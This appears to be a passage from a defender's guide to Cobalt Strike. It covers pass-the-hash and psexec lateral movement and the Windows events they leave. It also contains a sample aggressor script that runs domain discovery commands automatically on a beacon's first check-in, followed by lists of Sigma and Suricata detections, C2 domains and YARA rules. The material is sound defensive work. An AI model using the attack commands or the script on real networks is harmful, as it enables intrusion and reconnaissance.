
As you can see from the below execution example, executing Pass The Hash via Cobalt Strike will run cmd.exe to pass the token back to the beacon process via a named pipe :

```
C:\Windows\system32\cmd.exe /c echo 0291f1e69dd > \\.\pipe\82afc1
```

We also see that the beacon interacts with LSASS (Sysmon EID 10). There are many detection opportunities that defenders can take advantage of with the proper endpoint visibility.



Pass the hash can also be detected by looking for:




```
Windows EID 4624
Logon Type = 9
Authentication Package = Negotiate
Logon Process = seclogo
```

You can read more about detecting Pass The Hash here by Stealthbits and here by Hausec.

SMB remote service execution

In the below example, the threat actors executed the “jump psexec” command to create a remote service on the remote machine (DC) and execute the service exe beacon. Cobalt Strike specifies an executable to create the remote service. Before it can do that, it will have to transfer the service executable to the target host. The name of the service executable is

created with seven random alphanumeric -characters, e.g. “<7-alphanumeric-characters>.exe”. This was changed after version 4.1 of Cobalt Strike (Getting the Bacon from the Beacon).

The attacker must have administrative privileges to complete this task.

In the screenshots below you can see the Windows Event IDs that are being generated as a result of this execution. The first screenshot was from the security logs. However, defenders should pay close attention to service creation events as they will be created and deleted

EventCode	name	Share_Name	Creator_Process_Name	Process_Command_Line	category
4674	An operation was attempted on a privileged object				Sensitive Privilege Use
4697	A service was installed in the system				Security System Extension
4688	A new process has been created		C:\Windows\System32\services.exe	\\Wef\ADMIN$\c3400ec.exe	Process Creation
5140	A network share object was accessed	*\ADMIN$			File Share
5140	A network share object was accessed	*\ADMIN$			File Share
5140	A network share object was accessed	*\IPC$			File Share
4624	An account was successfully logged on				Logon
4672	Special privileges assigned to new logon				Special Logon
4776	The domain controller attempted to validate the credentials for an account				Credential Validation
4673	A privileged service was called				Sensitive Privilege Use
4624	An account was successfully logged on				Logon
4672	Special privileges assigned to new logon				Special Logon
4688	A new process has been created		\Device\Mup\Wef\ADMIN$\c3400ec.exe	C:\Windows\System32\rundll32.exe	Process Creation

Logon Type: 3

Event 4697, Microsoft Windows security auditing.

General Details

A service was installed in the system.

Subject:
- Security ID: WEF\vagrant
- Account Name: vagrant
- Account Domain: WEF
- Logon ID: 0x7C3EC4

Service Information:
- Service Name: c3400ec
- Service File Name: \\Wef\ADMIN$\c3400ec.exe
- Service Type: 0x10
- Service Start Type: 3
- Service Account: LocalSystem

Event 7045, Service Control Manager

General Details

A service was installed in the system.

Service Name: c3400ec
Service File Name: \\Wef\ADMIN$\c3400ec.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Event 7034, Service Control Manager

General Details

The c3400ec service terminated unexpectedly. It has done this 1 time(s).


```
4624: Logon
4672: Special Logon
4673: Sensitive Privilege Use
4688: Process Creation
5140: File Share
4674: Sensitive Privilege Use

Service Creation events
4697: A service was installed in the system. (security.evtx)
7045: A service was installed in the system. (system.evtx)
7034: A service terminated unexpectedly
```

Aggressor Scripts

Even though Cobalt Strike has many features out of the box, it is also highly extensible thanks to the aggressor scripts. Aggressor scripts allows the operators to script and modify many of Cobalt Strike's features. Operators can quickly load various scripts via the GUI console.
In most of the cases we are working on, we observe the execution of discovery commands after the first beacon check-in with its C2 server. These events are very likely to be automated by the threat actors. We have taken the below example as presented in the official Cobalt Strike documentation page to demonstrate this use case.

```
on beacon_initial {
$user = beacon_data($1) ["user"];
bshell = ($1, "net group \"Domain Admins\" /domain")
        bshell = ($1, "nltest /domain_trusts /all_trusts")
        bshell = ($1, "net localgroup \"Administrators\"")
        bshell = ($1, "nltest /dclist")
}
(NOTE: The "$1" argument is the id for the beacon.)
```

The above script uses the function "on beacon_initial" to run the specified discovery commands upon initial execution of the beacon. Cobalt Strike has comprehensive documentation on all available functions. Another interesting function is the "alias" function. It creates an alias command in the Beacon console, which can override the default Cobalt Strike commands.
Searching for "Cobalt Strike aggressor scripts" on google will result in multiple GitHub repositories. These repositories contain a collection of aggressor scripts to share with the open-source community. Threat actors are also utilizing these freely available resources for accomplishing their objectives. Some of the most popular are:
The recent Conti leak was a great insight into their tooling, which included the use of aggressor scripts. One of the most notable scripts Conti is using is the ZeroLogon BOF script created by Raphael Mudge. The script compiles and runs the ZeroLogon exploit in memory.
Another file that we noticed was a collection of multiple aggressor scripts into one. This file was named "enhancement_chain.cna" which included some of the most used aggressor scripts available on GitHub, like the AV_query script by @r3dQu1nn.



You can find the file here.

Awesome Cobalt Strike Defense

To combat Cobalt Strike, the InfoSec community has come together to release tooling, research and detection rules. There are too many to add here, but we don't have to, thanks to the Awesome-CobaltStrike-Defence GitHub repository. It contains multiple sources that help defenders hunt, detect and prevent Cobalt Strike. The repository is maintained by MichaelKoczwara, WojciechLesicki and d4rk-d4nph3.

Part 2 of our Cobalt Strike guide

Cobalt Strike, a Defender's Guide – Part 2

Useful Open Source Information

Defining Cobalt Strike Components So You Can BEA-CONfident in Your Analysis

Volatility plugin for detecting Cobalt Strike Beacon and extracting its config

Didier Stevens – Python script to decode and dump the config of Cobalt Strike beacon

Detection opportunities by Tony Lambert and Red Canary

Sigma Rules

Meterpreter or Cobalt Strike Getsystem Service Installation

CobaltStrike Named Pipe

Meterpreter or Cobalt Strike Getsystem Service Start

Suspicious AdFind Execution

Suspicious Encoded PowerShell Command Line

Rundll32 Internet Connection

Possible DNS Tunneling

Successful Overpass the Hash Attempt

Service Installs

Process Injection

Process Creation Cobalt Strike load by rundll32

Sysmon Cobalt Strike Service Installs

Suspicious WMI Execution Using Rundll32

Rundll32 Internet Connection

Suspicious Remote Thread Created

PowerShell Network Connections

Malicious Base64 Encoded PowerShell Keywords in Command Lines

Suspicious DNS Query with B64 Encoded String

Default Cobalt Strike Certificate

High TXT Records Requests Rate

Cobalt Strike DNS Beaconing

CobaltStrike Malleable Amazon Browsing Traffic Profile

CobaltStrike Malformed UAs in Malleable Profiles

CobaltStrike Malleable (OCSP) Profile

CobaltStrike Malleable OneDrive Browsing Traffic Profile

Suricata

ET INFO Suspicious Empty SSL Certificate – Observed in Cobalt Strike
ET MALWARE Cobalt Strike Beacon Activity (GET)
ET MALWARE Cobalt Strike Malleable C2 Profile wordpress_ Cookie Test
ETPRO TROJAN Cobalt Strike Beacon Observed
ETPRO TROJAN Cobalt Strike CnC Beacon
ETPRO TROJAN Cobalt Strike Covert DNS CnC Channel TXT Lookup (tcp)
ETPRO TROJAN Cobalt Strike Covert DNS CnC Channel TXT Lookup (udp)
ETPRO TROJAN Cobalt Strike DNS CnC Activity
ETPRO TROJAN CobaltStrike Malleable C2 Activity (OCSP Profile)
ETPRO TROJAN Cobalt Strike Malleable C2 JQuery Custom Profile
ETPRO TROJAN Cobalt Strike Malleable C2 JQuery Custom Profile M2
ETPRO TROJAN Cobalt Strike Malleable C2 (Unknown Profile)
ETPRO TROJAN Cobalt Strike Malleable JQuery Custom Profile M4
ETPRO TROJAN Cobalt Strike Trial HTTP Response Header (EICAR)
ETPRO TROJAN Cobalt Strike Trial HTTP Response Header (X-Malware)
ETPRO TROJAN Malicious Domain CStrike C2 (blockbitcoin .com in DNS Lookup)
ETPRO TROJAN Observed Cobalt Strike CnC Domain in TLS SNI
ETPRO TROJAN Observed CobaltStrike Style SSL Cert (Amazon Profile)
ETPRO TROJAN Observed Malicious SSL Cert (Cobalt Strike)
ETPRO TROJAN Observed Malicious SSL Cert (Cobalt Strike CnC)
ETPRO TROJAN Observed Malicious SSL Cert (CobaltStrike CnC)
ETPRO TROJAN Possible CobaltStrike CnC Beacon (Fake Safe Browsing)
ETPRO TROJAN Possible Cobalt Strike CnC via DNS TXT
ETPRO TROJAN Possible Cobalt Strike DNS Tunneling
ETPRO TROJAN Suspected Cobalt Strike Stager DNS Activity
ETPRO TROJAN W32/Unknown Dropper Downloading Cobalt Strike Beacon
ETPRO TROJAN Win32/Cobalt Strike CnC Activity (OCSP Spoof)
ETPRO TROJAN Winnti Possible Meterpreter or Cobalt Strike Downloader
ET TROJAN Cobalt Strike Activity
ET TROJAN Cobalt Strike Beacon Activity
ET TROJAN Cobalt Strike Beacon Activity (GET)
ET TROJAN Cobalt Strike Beacon Activity (UNC2447)
ET TROJAN Cobalt Strike Beacon Activity (WordPress Profile)
ET TROJAN Cobalt Strike Beacon (Amazon Profile) M2
ET TROJAN Cobalt Strike Beacon (Bing Profile)
ET TROJAN Cobalt Strike Beacon Observed (MASB UA)
ET TROJAN Cobalt Strike Beacon (WooCommerce Profile)
ET TROJAN Cobalt Strike C2 Profile (news_indexedimages)
ET TROJAN Cobalt Strike Malleable C2 (Adobe RTMP)
ET TROJAN Cobalt Strike Malleable C2 Amazon Profile
ET TROJAN Cobalt Strike Malleable C2 (Havex APT)
ET TROJAN Cobalt Strike Malleable C2 JQuery Custom Profile M3

ET TROJAN Cobalt Strike Malleable C2 JQuery Custom Profile Response
ET TROJAN Cobalt Strike Malleable C2 (Meterpreter)
ET TROJAN Cobalt Strike Malleable C2 (Microsoft Update GET)
ET TROJAN Cobalt Strike Malleable C2 (MSDN Query Profile)
ET TROJAN Cobalt Strike Malleable C2 OCSP Profile
ET TROJAN Cobalt Strike Malleable C2 (OneDrive)
ET TROJAN Cobalt Strike Malleable C2 Profile (bg)
ET TROJAN Cobalt Strike Malleable C2 Profile (btn_bg)
ET TROJAN Cobalt Strike Malleable C2 Profile (extension.css)
ET TROJAN Cobalt Strike Malleable C2 Profile (__session__id Cookie)
ET TROJAN Cobalt Strike Malleable C2 Profile (Teams) M1
ET TROJAN Cobalt Strike Malleable C2 Profile (Teams) M2
ET TROJAN Cobalt Strike Malleable C2 (QiHoo Profile)
ET TROJAN Cobalt Strike Malleable C2 Request (Stackoverflow Profile)
ET TROJAN Cobalt Strike Malleable C2 (Safebrowse Profile) GET
ET TROJAN Cobalt Strike Malleable C2 (TrevorForget Profile)
ET TROJAN Cobalt Strike Malleable C2 (Unknown Profile)
ET TROJAN Cobalt Strike Malleable C2 Webbug Profile
ET TROJAN Cobalt Strike Malleable C2 (WooCommerce Profile)
ET TROJAN Cobalt Strike Stager Time Check M1
ET TROJAN Cobalt Strike Stager Time Check M2
ET TROJAN CopyKittens Cobalt Strike DNS Lookup (cloudflare-analyse . com)
ET TROJAN [eSentire] Cobalt Strike Beacon
ET TROJAN NOBELIUM Cobalt Strike CnC Domain in DNS Lookup
ET TROJAN Observed CobaltStrike CnC Domain (defendersecyrity .com in TLS SNI)
ET TROJAN Observed Cobalt Strike CnC Domain (dimentos .com in TLS SNI)
ET TROJAN Observed CobaltStrike CnC Domain in TLS SNI
ET TROJAN Observed Cobalt Strike CnC Domain in TLS SNI (cs .lg22l .com)
ET TROJAN Observed Cobalt Strike CnC Domain (security-desk .com in TLS SNI)
ET TROJAN Observed CobaltStrike Loader Domain (cybersecyrity .com in TLS SNI)
ET TROJAN Observed Cobalt Strike Stager Domain in DNS Query
ET TROJAN Observed CobaltStrike/TEARDROP CnC Domain Domain in DNS Query
ET TROJAN Observed CobaltStrike/TEARDROP CnC Domain Domain in TLS SNI (mobilnweb .com)
ET TROJAN Observed Cobalt Strike User-Agent
ET TROJAN Observed Default CobaltStrike SSL Certificate
ET TROJAN Observed Malicious SSL Cert (Cobalt Strike CnC)
ET TROJAN Observed Malicious SSL Cert (CobaltStrike CnC)
ET TROJAN Possible UNC1878 Cobalt Strike CnC SSL Cert Inbound (lol)
ET TROJAN Possible UNC1878 Cobalt Strike CnC SSL Cert Inbound (Mountainvew)
ET TROJAN Possible UNC1878 Cobalt Strike CnC SSL Cert Inbound (office)
ET TROJAN Possible UNC1878 Cobalt Strike CnC SSL Cert Inbound (Texsa)

ET TROJAN [PTsecurity] Possible Cobalt Strike payload
ET TROJAN [TGI] Cobalt Strike Malleable C2 Request (O365 Profile)
ET TROJAN [TGI] Cobalt Strike Malleable C2 Request (YouTube Profile)
ET TROJAN [TGI] Cobalt Strike Malleable C2 Response (O365 Profile) M2
ET TROJAN Observed Default CobaltStrike SSL Certificate

Yara Rules

Malpedia Cobalt Strike information and yara rule by Felix Bilstein

Rules from Elastic, Volexity, JPCERT

Rules from Marc Rivero with the McAfee ATR Team

Rules by

Rules by Avast

```
import "pe"

rule CS_default_exe_beacon_stager {
meta:
description = "Remote CS beacon execution as a service - spoolsv.exe"
author = "TheDFIRReport"
date = "2021-07-13"
hash1 = "f3dfe25f02838a45eba8a683807f7d5790ccc32186d470a5959096d009cc78a2"
strings:
$s1 = "windir" fullword ascii
$s2 = "rundll32.exe" fullword ascii
$s3 = "VirtualQuery failed for %d bytes at address %p" fullword ascii
$s4 = "msvcrt.dll" fullword wide
condition:
uint16(0) == 0x5a4d and filesize < 800KB and (pe.imphash() ==
"93f7b1a7b8b61bde6ac74d26f1f52e8d" and
3 of them ) or ( all of them )
}

rule tdr615_exe {
meta:
description = "Cobalt Strike on beachhead: tdr615.exe"
author = "TheDFIRReport"
reference = "https://thedfirreport.com/2021/08/01/bazarcall-to-conti-ransomware-via-
trickbot-and-cobalt-strike/"
date = "2021-07-07"
hash1 = "12761d7a186ff14dc55dd4f59c4e3582423928f74d8741e7ec9f761f44f369e5"
strings:
$a1 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$a2 = "I:\\RoDcnyLYN\\k1GP\\ap0pivKfOF\\odudwtm30XMz\\UnWdqN\\01\\7aXg1kTkp.pdb"
fullword ascii
$b1 = "[email protected]" fullword ascii
$b2 = "operator co_await" fullword ascii
$b3 = "GetModuleHandleRNtUnmapViewOfSe" fullword ascii
$b4 = "RtlExitUserThrebNtFlushInstruct" fullword ascii
$c1 = "Jersey City1" fullword ascii
$c2 = "Mariborska cesta 971" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 10000KB and
any of ($a* ) and 2 of ($b* ) and any of ($c* )
}
import "pe"

rule CS_DLL {
meta:
description = "62.dll"
author = "TheDFIRReport"
reference = "https://thedfirreport.com/2021/08/01/bazarcall-to-conti-ransomware-via-
trickbot-and-cobalt-strike/"
date = "2021-07-07"
hash1 = "8b9d605b826258e07e63687d1cefb078008e1a9c48c34bc131d7781b142c84ab"
strings:
$s1 = "Common causes completion include incomplete download and damaged media"
fullword ascii
$s2 = "StartW" fullword ascii
```

```
$s4 = ".rdata$zzzdbg" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 70KB and ( pe.imphash() ==
"42205b145650671fa4469a6321ccf8bf" )
or (all of them)
}

rule conti_cobaltstrike_192145_icju1_0 {
meta:
description = "files - from files 192145.dll, icju1.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-05-09"
hash1 = "29bc338e63a62c24c301c04961084013816733dad446a29c20d4413c5c818af9"
hash2 = "e54f38d06a4f11e1b92bb7454e70c949d3e1a4db83894db1ab76e9d64146ee06"
strings:
$x1 = "cmd.exe /c echo NGAtoDgLpvgJwPLEPFdj>\"%s\"&exit" fullword ascii
$s2 = "veniamatquiest90.dll" fullword ascii
$s3 = "Quaerat magni assumenda nihil architecto labore ullam autem unde temporibus
mollitia illum" fullword ascii
$s4 = "Quaerat tempora culpa provident" fullword ascii
$s5 = "Dolores ullam tempora error distinctio ut natus facere quibusdam" fullword
ascii
$s6 = "Velit consequuntur quisquam tempora error" fullword ascii
$s7 = "Corporis minima omnis qui est temporibus sint quo error magnam" fullword ascii
$s8 = "Quo omnis repellat ut expedita temporibus eius fuga error" fullword ascii
$s9 = "Officia sit maiores deserunt nobis tempora deleniti aut et quidem fugit"
fullword ascii
$s10 = "Rerum tenetur sapiente est tempora qui deserunt" fullword ascii
$s11 = "Sed nulla quaerat porro error excepturi" fullword ascii
$s12 = "Aut tempore quo cumque dicta ut quia in" fullword ascii
$s13 = "Doloribus commodi repudiandae voluptates consequuntur neque tempora ut neque
nemo ad ut" fullword ascii
$s14 = "Tempore possimus aperiam nam mollitia illum hic at ut doloremque" fullword
ascii
$s15 = "Et quia aut temporibus enim repellat dolores totam recusandae repudiandae"
fullword ascii
$s16 = "Dolorum eum ipsum tempora non et" fullword ascii
$s17 = "Quas alias illum laborum tempora sit est rerum temporibus dicta et" fullword
ascii
$s18 = "Sed velit ipsa et dolor tempore sunt nostrum" fullword ascii
$s19 = "Veniam voluptatem aliquam et eaque tempore tenetur possimus" fullword ascii
$s20 = "Possimus suscipit placeat dolor quia tempora voluptas qui fugiat et
accusantium" fullword ascii
condition:
( uint16(0) == 0x5a4d and filesize < 2000KB and ( 1 of ($x*) and 4 of them )
) or ( all of them )
}

rule cobalt_strike_tmp01925d3f {
meta:
description = "files - file ~tmp01925d3f.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-02-22"
```

```
hash1 = "10ff83629d727df428af1f57c524e1eaddeefd608c5a317a5bfc13e2df87fb63"
strings:
$x1 = "C:\\Users\\hillary\\source\\repos\\gromyko\\Release\\gromyko.pdb" fullword
ascii
$x2 = "api-ms-win-core-synch-l1-2-0.dll" fullword wide /* reversed goodware string
'lld.0-2-1l-hcnys-eroc-niw-sm-ipa' */
$s3 = "gromyko32.dll" fullword ascii
$s4 = "<requestedExecutionLevel level='asInvoker' uiAccess='false'/>" fullword ascii
$s5 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s6 = "https://sectigo.com/CPS0" fullword ascii
$s7 = "2http://crl.comodoca.com/AAACertificateServices.crl04" fullword ascii
$s8 = "?http://crl.usertrust.com/USERTrustRSACertificationAuthority.crl0v" fullword
ascii
$s9 = "3http://crt.usertrust.com/USERTrustRSAAddTrustCA.crt0%" fullword ascii
$s10 = "http://ocsp.sectigo.com0" fullword ascii
$s11 = "2http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s" fullword ascii
$s12 = "2http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#" fullword ascii
$s13 = "http://www.digicert.com/CPS0" fullword ascii
$s14 = "AppPolicyGetThreadInitializationType" fullword ascii
$s15 = "[email protected]" fullword ascii
$s16 = "gromyko.inf" fullword ascii
$s17 = "operator<=>" fullword ascii
$s18 = "operator co_await" fullword ascii
$s19 = "gromyko" fullword ascii
$s20 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
condition:
uint16(0) == 0x5a4d and filesize < 1000KB and
( pe.imphash() == "1b1b73382580c4be6fa24e8297e1849d" or ( 1 of ($x*) or 4 of them ) )
}

rule cobalt_strike_TSE28DF {
meta:
description = "exe - file TSE28DF.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-01-05"
hash1 = "65282e01d57bbc75f24629be9de126f2033957bd8fe2f16ca2a12d9b30220b47"
strings:
$s1 = "mneploho86.dll" fullword ascii
$s2 = "C:\\projects\\Project1\\Project1.pdb" fullword ascii
$s3 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s4 = "AppPolicyGetThreadInitializationType" fullword ascii
$s5 = "boltostrashno.nfo" fullword ascii
$s6 = "operator<=>" fullword ascii
$s7 = "operator co_await" fullword ascii
$s8 = ".data$rs" fullword ascii
$s9 = "tutoyola" fullword ascii
$s10 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
$s11 = "vector too long" fullword ascii
$s12 = "wrong protocol type" fullword ascii /* Goodware String - occured 567 times */
$s13 = "network reset" fullword ascii /* Goodware String - occured 567 times */
$s14 = "owner dead" fullword ascii /* Goodware String - occured 567 times */
$s15 = "connection already in progress" fullword ascii /* Goodware String - occured
567 times */
$s16 = "network down" fullword ascii /* Goodware String - occured 567 times */
```

```
$s17 = "protocol not supported" fullword ascii /* Goodware String - occured 568 times
*/
$s18 = "connection aborted" fullword ascii /* Goodware String - occured 568 times */
$s19 = "network unreachable" fullword ascii /* Goodware String - occured 569 times */
$s20 = "host unreachable" fullword ascii /* Goodware String - occured 571 times */
condition:
uint16(0) == 0x5a4d and filesize < 700KB and
( pe.imphash() == "ab74ed3f154e02cfafb900acffdabf9e" or all of them )
}

rule cobalt_strike_TSE588C {
meta:
description = "exe - file TSE588C.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-01-05"
hash1 = "32c13df5d411bf5a114e2021bbe9ffa5062ed1db91075a55fe4182b3728d62fe"
strings:
$s1 = "mneploho86.dll" fullword ascii
$s2 = "C:\\projects\\Project1\\Project1.pdb" fullword ascii
$s3 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s4 = "AppPolicyGetThreadInitializationType" fullword ascii
$s5 = "boltostrashno.nfo" fullword ascii
$s6 = "operator<=>" fullword ascii
$s7 = "operator co_await" fullword ascii
$s8 = "?7; ?<= <?= 6<" fullword ascii /* hex encoded string 'v' */
$s9 = ".data$rs" fullword ascii
$s10 = "tutoyola" fullword ascii
$s11 = "Ommk~z#K`majg`i4.itg~\".jkhbozk" fullword ascii
$s12 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
$s13 = "OVOVPWTOVOWOTF" fullword ascii
$s14 = "vector too long" fullword ascii
$s15 = "n>log2" fullword ascii
$s16 = "\\khk|k|4.fzz~4!!majk d" fullword ascii
$s17 = "network reset" fullword ascii /* Goodware String - occured 567 times */
$s18 = "wrong protocol type" fullword ascii /* Goodware String - occured 567 times */
$s19 = "owner dead" fullword ascii /* Goodware String - occured 567 times */
$s20 = "connection already in progress" fullword ascii /* Goodware String - occured
567 times */
condition:
uint16(0) == 0x5a4d and filesize < 900KB and
( pe.imphash() == "bb8169128c5096ea026d19888c139f1a" or 10 of them )
}

rule CS_encrypted_beacon_x86 {
meta:
author = "Etienne Maynier [email protected]"
strings:
$s1 = { fc e8 ?? 00 00 00 }
$s2 = { 8b [1-3] 83 c? 04 [0-1] 8b [1-2] 31 }
condition:
$s1 at 0 and $s2 in (0..200) and filesize < 300000
}
```

```
rule CS_encrypted_beacon_x86_64 {
meta:
author = "Etienne Maynier [email protected]"
strings:
$s1 = { fc 48 83 e4 f0 eb 33 5d 8b 45 00 48 83 c5 04 8b }
condition:
$s1 at 0 and filesize < 300000
}

rule CS_beacon {
meta:
author = "Etienne Maynier [email protected]"

strings:
$s1 = "%02d/%02d/%02d %02d:%02d:%02d" ascii
$s2 = "%s as %s\\%s: %d" ascii
$s3 = "Started service %s on %s" ascii
$s4 = "beacon.dll" ascii
$s5 = "beacon.x64.dll" ascii
$s6 = "ReflectiveLoader" ascii
$s7 = { 2e 2f 2e 2f 2e 2c ?? ?? 2e 2c 2e 2f }
$s8 = { 69 68 69 68 69 6b ?? ?? 69 6b 69 68 }
$s9 = "%s (admin)" ascii
$s10 = "Updater.dll" ascii
$s11 = "LibTomMath" ascii
$s12 = "Content-Type: application/octet-stream" ascii

condition:
6 of them and filesize < 300000
}
```